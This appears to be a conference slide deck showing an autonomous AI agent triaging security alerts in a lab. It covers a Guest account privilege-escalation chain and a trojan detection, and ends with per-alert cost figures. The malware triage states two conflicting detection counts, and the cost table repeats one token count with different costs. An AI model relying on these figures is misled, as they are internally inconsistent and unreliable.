
### Triage Summary

**Alert triaged:** cela51d65a2ed3c59e2a63c6cf52c811631965a50a3cf45378f35c2fa852f10a

- Title:** Account Added to Administrators Group
- Severity:** Medium
- Assessment:** TRUE POSITIVE

### Findings

- Attack chain identified:**
  - 10:49:11 – RDP connection (FP – legitimate internal admin access)
  - 10:52:27 – Guest account activation (TP – Case #408)
  - 10:54:10 – Account added to Administrators group (TP – current alert)
- Case correlation:**
  - Linked to existing Case #408 (same host win10-stand-alone-test-3 within 24 hours)
  - All alerts share the same host, user (Administrator), and Logon ID (0xC3CC680)



#408 - Guest Account Activation

Summary Notes Assets IOC Timeline Graph Tasks

Search in notes..

Notes for case 408

\*\*SOC1 Initial Triage Summary\*\*  
administrator on 2025-11-28T11:00:53.792322

Notes for case 408

\*\*SOC1 Triage - Additional Alert Linked: Ac...\*\*  
administrator on 2025-11-28T11:02:19.399028

## Alert #4 Account added to Remote Desktop Users group



### Triage Summary

**Alert triaged:** "Account added to Remote Desktop Users group"

**Alert ID:** bda2fd47ad0b1d63002bcfffb8b41627f205e3a8fa8a00637f541818

#408 - Guest Account Activation

Summary Notes Assets IOC Timeline Graph Tasks Evidences Refresh Add notes group

Search in notes...

Notes for case 408 + : Notes for case 408 + : Notes for case 408 + :

\*\*SOC1 Initial Triage Summary\*\*  
administrator on 2025-11-28T11:00:53.792322

\*\*SOC1 Triage - Additional Alert Linked: Account added to Administrators group\*\*  
administrator on 2025-11-28T11:02:19.399028

\*\*SOC1 Triage - Additional Alert Linked to Case #408\*\*  
administrator on 2025-11-28T11:04:13.799338

### Investigation findings

**Assessment:** TRUE POSITIVE – Part of a privilege escalation attack chain

**Attack chain timeline (all events share Logon ID 0xC3CC680):**

1. 10:49:11 – RDP connection from 10.10.10.7 (triaged as FP – legitimate internal admin access)
2. 10:52:27 – Guest account activation (Case #408 created)
3. 10:54:10 – Guest account added to Administrators group (linked to Case #408)-----
4. 10:55:46 – Guest account added to Remote Desktop Users group (current alert)

**Key finding:** The member SID (S-1-5-21-1717527356-3680816920-1387935965-501) matches the Guest account SID, confirming the same account was escalated through multiple privilege groups.


## Alert #5,6,~7 Malware Detection Alert x2

### Triage Summary

Alert triaged: JggjypoBZrhobUSxaWM - "Malware Detection Alert"

### Investigation findings

1. Threat intelligence: MALICIOUS
  - Malware family: Win64/ShellcodeRunner.BPS trojan
  - AV detection: 39/76 engines flagged as malicious
  - VirusTotal: 7 malicious, 65 undetected
  - File type: PE32+ executable (Windows x64)
2. KB verification:
  - Host win10-stand-alone-test-3 verified as known workstation
  - User Administrator verified as known admin account
  - File hash not in expected/internal software list
3. SIEM context:
  - Found 2 related alerts with the same hash
  - Multiple alerts today involving Administrator user




## Alert #7 Potential Browser Information Discovery

### Triage summary

Alert triaged: G6gjypoBZrhobtUSxaWM - "Potential Browser Information Discovery"

### Investigation findings

1. KB verification:
  - Administrator is a known admin account in the client KB
  - Tags: admin, privileged, it, RDP, vpn-rdp-expected
2. IOC check:
  - No IOC matches found
3. SIEM context:
  - Multiple related alerts for Administrator within a 5-minute window
  - Related malware detection alerts with file hash
  - Authentication events from IP 10.10.10.7 (internal subnet)
  - Browser file access events (msedge.exe) observed
4. Pattern analysis:
  - Browser information discovery (MITRE ATT&CK T1217) is a reconnaissance technique
  - Suspicious even for admin accounts
  - Multiple alerts suggest a potential incident



# What If We Built an Autonomous *Attacker* *Defender*?

What else did it do?

#408 - Guest Account Activa

Summary Notes Assets IOC Timeline Graph Tasks Evidences Refresh Add task

Show 50 entries Search:

Title	Description	Status	Assigned to	Open date	Tags
Investigate Guest Account Privilege Escalation - Remote Desktop...	**Alert Context:** - Alert ID: bda2fd47ad0b1d63002bcfffb8b41627...	To do	administrator	2025-11-28 11:04:21	

Filter Filter Filter Filter Filter Filter

Showing 1 to 1 of 1 entries Previous 1 Next



 10.10.0.82	ip-any	IP address of compromised host
 10.10.10.7	ip-any	Internal IP with network connections from win10-stand-alone-tes...
 Administrator	other	User involved in alert activity
 Guest	other	From alert c72845e57624b969a027386219d602cdc27f058f75e9928c2a09...
 win10-stand-alone-test-3	other	Host where LSASS access attempt occurred

## Performance & Cost

~ \$0.18 per alert

~50 seconds to investigate an alert per agent/tab.

Model	Total Tokens	Cost
composer-1	677538	0.26
composer-1	612078	0.21
composer-1	451367	0.19
composer-1	565225	0.24
composer-1	437790	0.16
composer-1	578108	0.28
composer-1	578108	0.13
...	..	..
composer-1	Average total tokens of all performed tests: ≈ 464602 tokens per run	Average cost of all performed tests: ≈ \$0.18 per run

- Build & train your own local LLM
- Follow OWASP GenAI Security Project
- Ensure compliance with regulations
- Improve accuracy then include L3 and DFIR actions.
- Integrate more tools

Build your own agent!!!!



# Thank you everyone for attending!

---

Thank you to my GREAT team!

- Cipher
- Ali Alamri
- Abdulmalik Banaser 
- Ahmed Almatthmi
- Abdulaziz Alzahrani



Q&A